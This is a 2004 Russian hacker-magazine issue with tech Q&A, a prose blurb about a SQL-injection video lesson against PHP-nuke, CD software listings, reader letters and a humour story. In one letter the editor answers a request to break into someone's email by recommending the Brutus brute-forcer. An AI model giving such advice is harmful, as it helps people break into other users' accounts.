A: Разного рода конфликты между радиоаппаратурой были всегда. В первую очередь, это зависит от производителей девайсов. Одни очень пристально следят за тем, чтобы такие накладки были абсолютно исключены. Другие же, напротив, пускают дело на самотек: авось обойдется. Так, например, мой старенький радиотелефон нередко подключается не к той базе (если бы совесть позволяла, мог бы звонить Биллу в Штаты), и все потому, что в нем отсутствует нормальная система шифрации и идентификации база-трубка. Подобных примеров море, и компьютерная периферия, к сожалению, не исключение. Жаль, что ты не указал, какие именно девайсы были приобретены – придется рассматривать несколько вариантов. Вероятно, ты используешь оборудование одного и того же производителя. Следовательно, можно предположить, что девайсы работают на одной несущей частоте и используют идентичную систему команд. Устройства от известных производителей, как правило, дают возможность выбора канала для передачи данных. Эта фишка может значительно облегчить решение проблемы. Достаточно лишь установить индивидуальный канал для каждого девайса. Однако нередки случаи, когда радиопериферия такой возможности лишена, да и количества доступных каналов может попросту не хватить на все имеющиеся устройства. В этом случае стоит попробовать провести ручную идентификацию всех устройств. То есть заставить приемник принимать, обрабатывать и отвечать на сигналы только заданного, то есть заранее идентифицированного устройства. Такую функцию поддерживает практически вся радиопериферия, причем эффективность этого способа ограничивается лишь числом возможных идентификационных номеров (а оно, как правило, не меньше 100). Его реализация зависит от производителя девайса, поэтому описывать что-либо в общих словах не имеет смысла. Советую хоть разок заглянуть в руководство пользователя. Кстати, радиус действия подобной аппаратуры обычно невелик: всего 1,5-3 метра. Поэтому частичным решением проблемы может оказаться правильная расстановка (читай - на достаточном расстоянии) приемников сигнала.

Q: Объясни, от чего зависит сложность процесса портирования, скажем, win32 приложения, написанного на C/C++, под *nix систему? Что при этом нужно учитывать? Помоги начинающему разработчику ;).

A: Начну с того, что операционные системы этих семейств имеют совершенно разную архитектуру. Их методы работы с потоками, процессами, файловой системой сильно отличаются. Поэтому функции, используемые тобой в программах под *nix, совершенно не обязательно будут работать под windows. Успех портирования напрямую зависит от того, сможешь ли ты найти им замену и аналоги. Соответственно, чем больше в программе специфических функций и процедур, тем сложнее перенести ее на другую платформу. Обычные пользовательские программы, а также несложные сетевые утилиты портируются относительно просто, так как обычно используют стандартные библиотечные функции. Куда хуже дела обстоят с системным программным обеспечением и драйверами, основная часть кода которых написана на системном API. Портировать подобные приложения очень сложно. Подробно останавливаться на этом вопросе нет смысла: здесь поможет только умная книга и хорошая голова на плечах.

Q: Помоги! На домашней машине у меня стоит Linux RH 9.0, имеющий доступ в Сеть. Недавно купил себе б/у ноутбук со сгоревшей сетевушкой. Сейчас мучает вопрос: можно ли как-нибудь соединить домашнюю тачку и ноутбук по нуль-модемному кабелю, чтобы лазить с ноута в инет? Уже столько софта перепробовал, но так ничего у меня и не заработало. P.S. На ноутбуке установлена WinXP Pro.

A: Хм. А зачем вообще какой-либо софт, если это можно реализовать стандартными средствами? Но обо всем по порядку. Все, что нужно сделать на сервере - настроить pppd на ожидание соединения. Например, так:

```
#!/bin/bash
while true; do
/usr/sbin/pppd -detach local asyncmap 0 crtscts passive nodefaultroute /dev/ttyS0 115200 refuse-chap refuse-pap noauth 192.168.0.1:192.168.0.2 192.168.0.1 >> /var/lock/pppd.out 2>&1
```

А со стороны клиента необходимо обычными стандартными средствами подсоединиться к серверу по нуль-модемному кабелю. То есть выполнить последовательно: установить прямое подключение к другому компьютеру -> подключиться напрямую к другому компьютеру -> ведущий компьютер -> имя пользователя и пароль в параметрах соединения оставить пустыми.

Q: Недавно приобрел себе ТВ-тюнер (AVerMedia AVerTV Studio 305). Сейчас, помимо просмотра каналов, хочется заняться «захватом» и монтажом видео. Какой софт посоветуешь?

A: Одной из лучших утилит для захвата и монтажа видео является ViartualDub (www.virtualdub.org). Эта миниатюрная бесплатная прога, имеющая размер всего 790 килобайт, способна буквально творить чудеса с видео. И я не преувеличиваю! Профессиональные пакеты для обработки видеоматериалов могут лишь позавидовать некоторым возможностям ViartualDub`a. Используя встроенные фильтры, а также внешние плагины, можно легко устранить помехи и недостатки изображения, добавить эффекты, подкорректировать цвет и контраст и многое-многое другое. Единственный недостаток программы заключается в том, что она работает по типу VideoForWindows. Это означает, что максимальное разрешение для захвата 352x288. Согласен, не впечатляет! Но в большинстве случае и этого достаточно. Впрочем, если тебя это не устраивает, то рекомендую воспользоваться другой прекрасной утилитой - iuVCR (www.iulabs.com). Используя метод DirectShow, она не имеет ограничений на разрешения захватываемого видео. Более того, тулза невероятно проста и удобна в использовании, и имеет массу интересных фишек. Особенно хочется отметить возможность реализовать захват по расписанию. Теперь ты точно не пропустишь кино или футбольный матч с любимой командой.



■ ?uaooeei Aia?ae aka symbiosis
(cd@real.xakep.ru)



ВИДЕОУРОК: SQL-INJECTION

В этом уроке проводится атака на популярный сайтовый движок PHP-nuke. Из-за того, что разработчики забыли отфильтровать пробелы и кавычки в одной из переменных, которая участвует в SQL-запросе, стала возможной атака SQL-injection. Сейчас этот баг крайне распространен: по некоторым оценкам, каждый третий сайт, работающий на SQL-движке, уязвим. Используя команду SQL-сервера UNION, хакер может внедрить свой запрос в базу данных. Какую пользу он может из этого извлечь? Как раз это ты и увидишь в нашем видеоуроке. Исполнив хитрый запрос, хакерша вывела на экран содержимое таблицы nuke_users, хранящую логины и зашифрованные пассы всех зарегистрированных пользователей сайта. После этого, с помощью софтинки md5inside, она расшифровала некоторые хеши паролей и наглядно продемонстрировала их "работоспособность", залогинившись в системе и оставив на сайте "привет из России" от имени похаканного юзера.


ПРОГРАММА: CORELDRAW GRAPHICS SUITE 12

ОС: WINDOWS

Прошло почти полтора года с момента выхода CorelDRAW Graphics Suite 11, и вот компания Corel представила свое новое детище - двенадцатую версию. Появилось много обновлений, которые придутся по душе людям, интересующимся векторной графикой. Если ты считаешь себя художником, то обязательно поставь новую версию одного из самых известных и мощных графических пакетов.

ПРОГРАММА: VUESCAN 7.6

ОС: WINDOWS, LINUX




Лучшая прога для обработки изображения при сканировании. Поддерживает огромное количество всевозможных сканеров и очень проста в использовании. На диске лежат версии под Windows и Linux. Так что теперь ты можешь сканить картинки под своей любимой осью ;).

ПРОГРАММА: PWSEX 1.0

ОС: WINDOWS


Полное название программы - Proactive Windows Security Explorer. Эта утилита предназначена для тестирования парольной защиты в ОС семейства NT. Она позволяет системным администраторам находить аккаунты пользователей, имеющие пароли, нестойкие к перебору. Системный администратор также может найти пароль любого пользователя, используя прямой перебор и атаку по словарю.




ПРОГРАММА: USCA 2.004

ОС: WINDOWS

Отличная программка для того, чтобы проверить, находится ли УИН в инвизибле. Кроме этого, она может автоматически следить за юзером, и если он сменит статус, ты тут же об этом узнаешь. В общем, каждому асечнику такая штуковина пригодится! :)







ПРОГРАММА: ADOBE AUDITION 1.0

ОС: WINDOWS

Корпорация Adobe не только графикой занимается, она еще и пакеты для работы со звуком создает. И у нее неплохо получается, а все потому, что чуть больше года назад Adobe купила активы компании Syntrillium. Представляю на твой суд их первую разработку в этой области - Adobe Audition 1.0, основанную на технологии цифровой обработки звука Syntrillium CoolEdit. Редактор умеет создавать и обрабатывать звук, записывать его на носители: кассетную пленку, CD, DVD или DVD-Audio. Для редактирования звука в твоем распоряжении куча разных мощных инструментов для восстановления, микширования и наложения эффектов.




ПРОГРАММА: PASSWORD RECOVERY

ОС: WINDOWS

Набор утилит для восстановления "забытых" паролей. Имеются подходы ко всем приложениям MS Office и не только:

- RAR/WinRAR
- MS Word XP/2000/97
- MS Excel XP/2000/97
- MS Access XP/2000/97
- MS Outlook XP/2000/97
- MS Project 2002/2000/98

Поддерживает брутфорс-атаки.



ПРОГРАММА: HELP & MANUAL 3.4.0

ОС: WINDOWS

Мощное средство разработки справочных файлов Windows. В этой программе легко создавать хелпы различных форматов: Справка HTML, Классический WinHelp, Microsoft Help 2.0, а также документы Word и файлы формата PDF.

Хакер VER 03.04 (63)

CD1

■ WINDOWS

■ system
Access Administrator Pro 3.4
Active File Recovery 5
Advanced Security Level 5.3
Clean Space 8.75
Genie Backup Manager 4
Profile 1.4
PWSEX 1.0
The Cleaner 4.0 Professional
TuneUp Utilities 2003
TurboBackup 3.1

■ net
BulletProof FTP
Coke messenger 1.3.8
dMSN Messenger 1.7
FlashGet 1.50
HiDownload 4.6
Mozilla Firefox 0.8
My IP Suite 5.0
RaidenFTPD 2.4
Real WebInfo
Tiny Personal Firewall 5.5
UltraFXP 1.0
USCA

■ development
CuteHTML Pro 5.0
Help & Manual 3.4.0

■ multimedia
4U WMA MP3 Converter 3.1.5
Adobe Audition 1.0
Alive WMA MP3 Recorder 1.0.3.8
CorelDRAW Graphics Suite 12
Dr Tag Plus 2
FFDShow MPEG-4 Video Decoder
IconCool Editor 4
Nero InfoTool 2.07
Ovis Pdf-Office 2.2
PDF Ripper 1.01
Photo2VCD Professional 2.75
PhotoMeister Professional 2.45
VueScan 7.6
WinDVD Recorder 4.5
XnView 1.68

■ misc
3DNA Desktop 1.1
Boot Editor 0.9.93
Ezy Loan Calculator 2.5
Password Recovery
ZetaFax Server 8

■ UNIX

■ system
coLinux
kernel

■ net
aMule 1.2.5
dillo Web browser 0.8.0
Kadu 0.3.7
MLdonkey 2.5.11
Mozilla Firefox 0.8

■ development
BitRock InstallBuilder 1.0
FindBugs 0.7.1
MySQL 5.0

■ multimedia
Gimp 2.0pre3
ID3 Tag Framework 0.95
IWantVCD 0.05c
LibMPEG3 1.5.4
LongPlayer 0.99.2
QtRadio 0.8.1
Quicktime for Linux 2.0.2
VueScan 7.6
XMovie 1.9.12
XnView 1.68

■ misc
Large File HexEditor 0.3.7
Luma 1.2
Russian Mafia 0.992
The Fish 0.4.4
Tux Commander 0.4.101
XDrawChem 1.7.7

CD2

■ VisualHack++: SQL-injection

■ Хакер 01(61) в PDF
Все номера Хакер'а за 2002 года в PDF

■ demos
Демки, занявшик первые пять мест на State Of The Art 2004:
- COMA
- interceptor
- sp4-02 : low budget
- Everyday.Superheroes
- KETCHUP KILLERS

■ ШароWAREZ
BWMeter 1.3.1
CrazyTyping 2.0
G-Lock SpamCombat 1.40
NLauncher 1.2
PixxxSafe 2.1
Remove Hidden Data
Scopeware Vision Professional 2.2
TrayThis! 3.1 RC1
WMCity 2.0

■ UnixWAREZ
Galeon 1.2.13
Grip 3.0.7
LGeneral 1.1.1
X-CD-Roast 0.98alpha15

■ X-Toolz
FTP Breaker
HtFilter 0.7
IP-Tools 2.20
PassView 1.5 RC3
Remote Administrator 3.0 (beta)

■ TRASH
Music



Хакер VER 03.04 (63)

■ symbiosis (magazine@real.xakep.ru)




ПИСЬМО: ОТ: Oleg Kostylew [mailto:speedyoleg@mail.ru]

Ну, здравствуйте, коли уж написали... в смысле наоборот – спасибо, что прочитали мое леттер! Хочу... да нет - просто нуждаюсь в ответе на запоздалый вопрос, но еще актуальный: во имя какой идеи вы вынесли Даню из полос вашего XXX-magazine? Заменив его высоколитературные и развивающие тэги с осленком в главных ролях на полное фуфло и отстой с плоскими видами хумора (я это могу и в BravoGirl почитать). Карочя, ХУМОР теперь отстой, так что можно энту страничку использовать в WC. Если Даня откусил себе мозжечок или защищает галактику с корейскими VOODOO, можно было заменить его Осликом. Да и вообще журнальчик уже не хаксорный, а мануал для ламья как "сломати fbi.gov". Ближе к телу, господа, пусть дорого стоить будет и адвертизинга больше, но интереснее (на крайняк буду кушать подножный корм дабы сэкономить на][).
Все. PENTAGON-ждет!
Пы.Сы. Холод, я знаю, что я тебе тоже нравлюсь, завтра в н-цать в Парке. Одень пушистые розовые шортики, чтоб я тебя узнал.
Пы.Сы. 2. На ошибки извращайте внимания - нету Ворда, форматирую 3 раза в день, в надежде на лучшую эрекцию.
С уважением к адульту 460No name!

Ответ Х:

Ну, здравствуй! Наконец-то ты нам ответил, а то уж все буковки на клаве стерли, печатая тебе леттеры – думали, не дождемся весточки от тебя. Спешу ответить на твой вопрос, на который, впрочем, отвечали уже 937 раз. Итак: Даня ушел строить свою секту в другое печатное издание, кстати, что-то вроде BravoGirl. А мы, в свою очередь, над Хумором и Западлом сейчас активно трудимся, закупили специально выращенных ботов. Они такое скоро забабахают, что держись! Еще мы решили делать страницы Хумора журнала из более плотной бумаги, чтобы неблагодарные читатели знали, что не все так мягко и нежно в этом мире. Но не Хумором единым мы живы, так что и в остальных рубриках идут постоянные переколбасы и улучшения, все для тебя стараемся.
Пы.Сы. Холод будет, жди! Мы специально его выцепили из дружественного журнала Хулиган и подрядили встречаться с тобой. Постоянно. В Парке. В розовом одеянии.
Пы.Сы. 2. Не парься, ошибки мы подправили – у нас Ворд есть. А насчет эрекции – я тут, конечно, не специалист, но, имхо, ты что-то не то для нее делаешь...



ПИСЬМО: ОТ: Gaminot [mailto:Gaminot@hotmail.com]

Hello, Хакеры!
В общем, журнал ваш хороший, интересный. Но мало про уязвимости пишете! И вообще... зачем часть статей подведена под ушастых и тупых User(Y)TM-ов? Теперь (!слушать сюда!) про какой бред вы в некоторых статьях пишете... тестирование видях, например, мы сами знаем, что Radeon круче NVidia... Зато! Ходили тут интересные черви - MyDoom, SoBig, хоть бы, например, их алгоритмы сравнили и потестили! ...Почему только про *nix (мало) и WinAll (много) пишете, разве других осей нет? Зачем посреди статей надоедают (?) тикотрипсы, от которых у меня уже нервный тик... И почему мало кодинга?!. Но вообще, все круто, но надо еще лучше, пока не будет ТипаDone - (новая конструкция от физмата - обозначает действие в превосходной степени).
P.S. Если нужна помощь по написанию статей вирусной тематики, то всегда готов помочь.

Ответ Х:

Хеллоу, Гаминот!
В общем, мы очень рады, что наш журнальчик хороший и интересный. Про уязвимости обещаем писать больше, так же как больше про кодинг, *nix'ы и все остальное – мы ж потолстели, как ты уже, наверное, приметил, так что есть возможность, да и желания хоть отбавляй! О том, что Radeon круче NVidia, знают далеко не все, да мало того – не все так считают, вот мы и высказали свое субъективное мнение, так, чтобы народ его знал.
Я вот только про Tips&Tricks не понял: чем тебе не нравится-то? Тем, что они разбросаны по всему журналу или ты их не приемлешь как разновидность? Но вообще, мы сильно стараемся, чтобы было Done, решало и т.п. Короче, чтобы было качественно на любых диалектах, включаю физматовский :).
Если есть что написать, то обращайся непосредственно к редакторам – их контакты на развороте с содержанием в начале журнала.

ПИСЬМО: ОТ: Андрей Глуховцев [mailto:gzoor@mail.ru]

Доброго времени суток. У меня два вопроса. 1. Где Даня? 2. Где мой приз за мега-ремейк "Буратино 2003"? Даня (выговор с занесением в грудную клетку) динамил пару месяцев обещаниями отправить почтой, затем пропал. Вы так со всеми победителями конкурсов поступаете? Потом, кто там за верстку отвечает, и кто его проверяет? Руки оторвать! В течение нескольких номеров я фигурировал в роли автора Хумора под редакцией Дани. Как после этого смотреть в глаза людям? :-) Нанесена тяжелейшая психологическая травма! Почтовый ящик загажен предложениями лечиться и т.д. Знакомые пальцем показывают. Что делать будем?
С уважением Gzoor.

Ответ Х:

Доброе утро, Gzoor (когда я отвечаю на письмо, за окном именно утро)! У меня к тебе два ответа. 1. Смотри первое письмо на этой странице – там все расписано про Даниила. 2. Судя по всему, Даня забрал твой приз с собой или вручил его Ослику, так что к нам без обид – ну не в курсах мы, что за конкурс такой, все шеповаловские потехи. А ящик свой просто почисти и спам-фильтр поставь, хотя зачем – ведь это же популярность! Многие о таком только и мечтают, а ты не радуешься! Странно как-то. А в глаза людям смотри с гордостью! ;)

ПИСЬМО: ОТ: Иван Зайцев [mailto:z040205@rambler.ru]

А как взломать электронный адрес на Хотбокс?

Ответ Х:

Понимаешь, Иван, тут я тебе не помощник. Я простой робот, отвечающий на письма читателей, и о хакинге знаю только чуть-чуть, понаслышке. Для того чтобы помочь тебе, пришлось подать запрос в Яндекс, Гугл и знакомому парнишке. Первые два – тоже роботы, так что особо не помогли, а вот последний сначала посоветовал попробовать использовать мозги, а если не получится - программку под названием Brutus AET 2 (www.pestpatrol.com/PestInfo/b/brutus_aet_2.asp). С ее помощью можно брутить http, ftp, pop, smtp. Так что дерзай. Удачи! Подбирай пароли, но только в чисто ознакомительных целях :).

ПИСЬМО: ОТ: Иван Петров [nhl2003@sandy.ru]

Уважаемые Господа!
Я Ваш давний читатель, начиная с 1999 г. У Вас очень крутой журнал и сайт, это замечательно! Постоянно узнаешь что-то новое, интересное, это классно! Некоторые дружеские пожелания для Вас - уделять больше внимания статьям с программами-шпионами, с более подробными описаниями. К сожалению, абсолютное большинство программ, которые вы приводите в журнале и на сайте, для корректной работы требуют регистрации! А за регистрацию заграничные буржуи требуют перечислять круглые суммы в у.е. Так недолго и разориться! Вот я и подумал, может быть у Вас есть файл esprokey.reg для регистрации программы-шпиона (для анонимного дубляжа и пересылки эл. почты advanced-email-monitoring, которую Вы представляете на Вашем сайте)!
Будьте так любезны, если у Вас есть этот самый файл esprokey.reg (или, может, какая другая микстура, его заменяющая), отослать его мне по электронной.
С благодарностью, жду ответа!!!
Петров И.К.

Ответ Х:

Привет! Первое, что заинтересовало в твоем письме – это твое имя. Дело в том, что именно так зовут нашего редактора, Куттера – может, слышал о таком? :) Мы в редакции сначала даже подумали, что Кут тронулся умом и сам себе пишет письма, но потом, вроде, прояснилось, что это не он. Ладно, переходим к твоему письму. Внимания всяческим шпионам будем уделять больше, обещаем. Про регистрацию программ: да, шароварный софт требует регистрации или лечения от этого недуга. Лекарство почти к любой проге ты можешь найти сам без особого труда в инете, но мы выкладывать кряков не будем, не проси. Конечно же, надо покупать программы, ведь разработчики не зря стараются, им тоже кушать надо! Файла esprokey.reg у меня нет, но если таковой найдется, кину.

ПИСЬМО: ОТ: Danny [mailto:ing@bilrus.chukotka.ru]

Здравствуйте, многоуважаемый двойной_яд +). У меня тут вопросик! Возможно ли получить у вас почтовый ящик??? И реально это, ваще, сделать! Заранее п4сибки за ответ!

Ответ Х:

Привет, Денни! Я, конечно, не двойной яд, да и не яд я вовсе. Но так уж вышло, что отвечать на твой вопрос приходится мне. Почтовый ящик у нас получить, увы, больше нельзя. Никак и ни за что. Хотя стой! Я знаю один способ, только никому не говори: нужно устроиться к нам в редакцию, написать несколько хороших статей, стать постоянным автором, тогда у тебя, наверное, появится редакционная почта.

ПИСЬМО: ОТ: phoenix@comch.ru [mailto:phoenix@comch.ru]

Здрасьте, хакеры!
Помогите найти информацию по информационной безопасности на тему: "Загрузка альтернативной ОС с нештатного носителя". Мне на эту тему нужно реферат писать, ничего не смог найти.
Заранее спасибо за помощь!

Ответ Х:

Здрасьте, phoenix@comch.ru!
Мы тут очень долго скрипели мозгами, чтобы помочь тебе в решении твоей проблемы, и вот что придумали: иди по следующему адресу и никуда не сворачивай! http://www.google.com.ru/search?q=%D0%97%D0%B0%D0%B3%D1%80%D1%83%D0%B7%D0%BA%D0%B0+%D0%B0%D0%BB%D1%8C%D1%82%D0%B5%D1%80%D0%BD%D0%B0%D1%82%D0%B8%D0%B2%D0%BD%D0%BE%D0%B9+%D0%9E%D0%A1+%D1%81+%D0%BD%D0%B5%D1%88%D1%82%D0%B0%D1%82%D0%BD%D0%BE%D0%B3%D0%BE+%D0%BD%D0%BE%D1%81%D0%B8%D1%82%D0%B5%D0%BB%D1%8F&ie=UTF-8&oe=UTF-8&hl=ru&btnG=%D0%9F%D0%BE%D0%B8%D1%81%D0%BA+%D0%B2+Google&lr=


ПИСЬМО: ОТ: ДИМА [mailto:NEON@INBOX.RU]

Здароф, Хакер!
У меня есть предложение, почему бы вам вместо 2 CD`шек не выпускать 1 DVD`шник! И еще у вас в Юнитах есть обложка для диска - вам бы ее на отдельном листе печатать, а то вырезать неохота!!!
Ну, вот и все, удачи вам!

Ответ Х:

Здароф, Дима!
Предложение твое рассматривалось уже, но мы не делаем этого, т.к. все-таки пока у меньшей части наших читателей есть DVD-приводы. Мы очень хотим, чтобы максимальное число пользователей имело возможность без проблем пользоваться нашими дисками. В будущем, может, мы будем выходить с DVD, но не сейчас. Пока еще не время.
Про обложку – идея хорошая, примем к сведению. У нас тоже есть свои разработки, так что не расстраивайся, все будет! :)

b00b1ik (b00b1ik@neora.ru)
ИЛЛЮСТРАЦИИ: ОЛИ ПЕРОВОЙ



КРАТКИЙ КУРС ЗАПАДЛОСТРОЕНИЯ

ХУМОР

Тися: девушка из ниоткуда

Одна ночь из жизни редакторов Хакера

Думаешь, легко живется редакторам журнала? Думаешь, им всего хватает: любви, денег, счастья? Ты заблуждаешься. Почему? Читай ниже.

МАЛЬЧИКИ РАБОТАЛИ

- Время: 03:30
- Место: квартира Симбиозиса
- Действующие лица: Куттер и хозяин квартиры

Раннее утро, а редакторы до сих пор не спят, и это не удивительно - гоняли шершавого весь месяц, и к моменту сдачи дисков видеоурок по взлому не готов. Вот и приходится, как на сессии, ваять все в последние часы, чтобы не отхватить по шишке от Ядовитого. Вернее, ваял один Симбиозис, а Куттер тем временем тихо и непринужденно уже шестой час висел на телефоне, пытаясь склонить свою подружку к "сексу по проводам". Это он так ласково называл трах по телефону, думал, что так звучит загадочнее и более возбуждающе. К огорчению Кутты, тетка никак не соглашалась лишиться виртуальной девственности. Во всяком случае, с таким подонком, как он. Куттер от бессилия и безысходности нервно теребил волосы. Пока на голове. Но он чувствовал, что еще чуть-чуть, и волосы на груди тоже не останутся без внимания. Особенно интересным было то, что грудь у него не волосатая, и для этих целей придется использовать Симбиозиса.

А тот, ничего не подозревая, сидел перед компом - старым раздолбанным вторым пнем с 15-дюймовым монитором - и пытался освоить Адобовский Премьер. Ему было в новинку записывать видеоурок, но пришлось разбираться, ведь Куттер постоянно... Ну вот, снова удар локтем снизу в челюсть и приказ: "Работай, негр, солнце еще высоко!" Андрюша попытался возразить, мол, это не солнце, это луна уже давно манит его в теплую постель, отдохнуть, набраться сил перед очередным трудовым днем. Но Кутта молниеносно порубил его мечты: "Какая разница? Все равно она желтая и торчит почти в зените! Работай, паши, скотина, за что я тебе деньги плачу?" - и вернулся к незатейливой беседе по телефону. На глаза Андрюши навернулись скупые мужские слезы. Ему хотелось закричать, что он не виноват, что это Ванька, друг детства, не сделал видеоурок вовремя и теперь, пользуясь служебным положением, наглым образом эксплуатирует Симбиозиса в своих грязных целях.

ЗНАКОМСТВО, КОТОРОГО НЕ ЖДАЛИ

- Время: 04:00
- Место: все там же
- Действующие лица: те же плюс ОНА

И тут появилась ОНА. Аська тихо пиликнула, объявляя о получении запроса на авторизацию. Ее звали Тися. "Какое красивое и необычное имя", - подумал Симбиозис. "Тися рифмуется с сисей и даже с писей", - подумал Куттер.

- Ой, приветик :), - сказала она очень мило и непринужденно.


Симбиозис тяжело вздохнул, подумав об оставшейся работе, и зачем-то ответил:

- Дарова, именно тебя мне сейчас и не хватало.

Тися заметно расстроилась. Это была ее первая попытка познакомиться в интернете, и ее сразу же наглым образом послали. "Хам, - подумала Тися. - И ник у него глупый".

- Я так хотела познакомиться с тобой... - написала Тися, проглотив обиду.

И тут Куттера, заметившего вялую переписку, осенило. Возмущенный отказом телефонной собеседницы, он стал искать новые пути морального удовлетворения. Извилины напряглись и выдали альтернативный способ "секса по проводам". Какая разница, что будет играть роль провода: телефонный шнур или витая пара? Поэтому Кут бросил трубку и за-





нял место за компьютером - Андрюша легким движением руки был скинут со стула на пол. Пальцы уже печатали ответ Тисе: "Да не вопрос - давай дружить!"

Дальше - все как обычно: принцесса, сколько тебе лет, где живешь? Ой, да ты там еще и с сестрой? А мы тут с другом. Давайте встретимся, прогуляемся, отдохнем парами и т.д. Общими усилиями фотография Тиси и ее сестренки Лиси была "отксерокопирована в интернет" – именно так назвала процесс посыла фоток новенькая в интернете Тися. К слову, Тися так увлеченно и красиво говорила, что наши герои и думать забыли о работе.

Иван уже строил грандиозные планы на завтрашний вечер. Подумать только: еще несколько минут назад он искал, с кем бы осуществить по проводам свои необузданно рвущиеся наружу сексуальные фантазии, а теперь наклевывается даже реал! "Безусловно, это удача, тут не может быть никаких сомнений. Тетки так и рвутся ко мне. Я - современный Казанова! Дон Жуан, привлекающий женщин на расстоянии! Я! Я..." – думал про себя Куттер. Но тут его привел в чувство Симбиозис, сообщив, что после нескольких неудачных попыток фотки так и не достигли его почтового ящика, а от Тиси - прекрасного, нежного, юного создания - поступило неожиданное сообщение:

- Млах, так какого хрена я регал ящик на Рамблере?

ЛЕГКИМ ДВИЖЕНИЕМ РУКИ ТИСЯ ПРЕВРАЩАЕТСЯ...

- **Время:** 04:15
- **Место:** все там же
- **Действующие лица:** все те же и с ними ОН

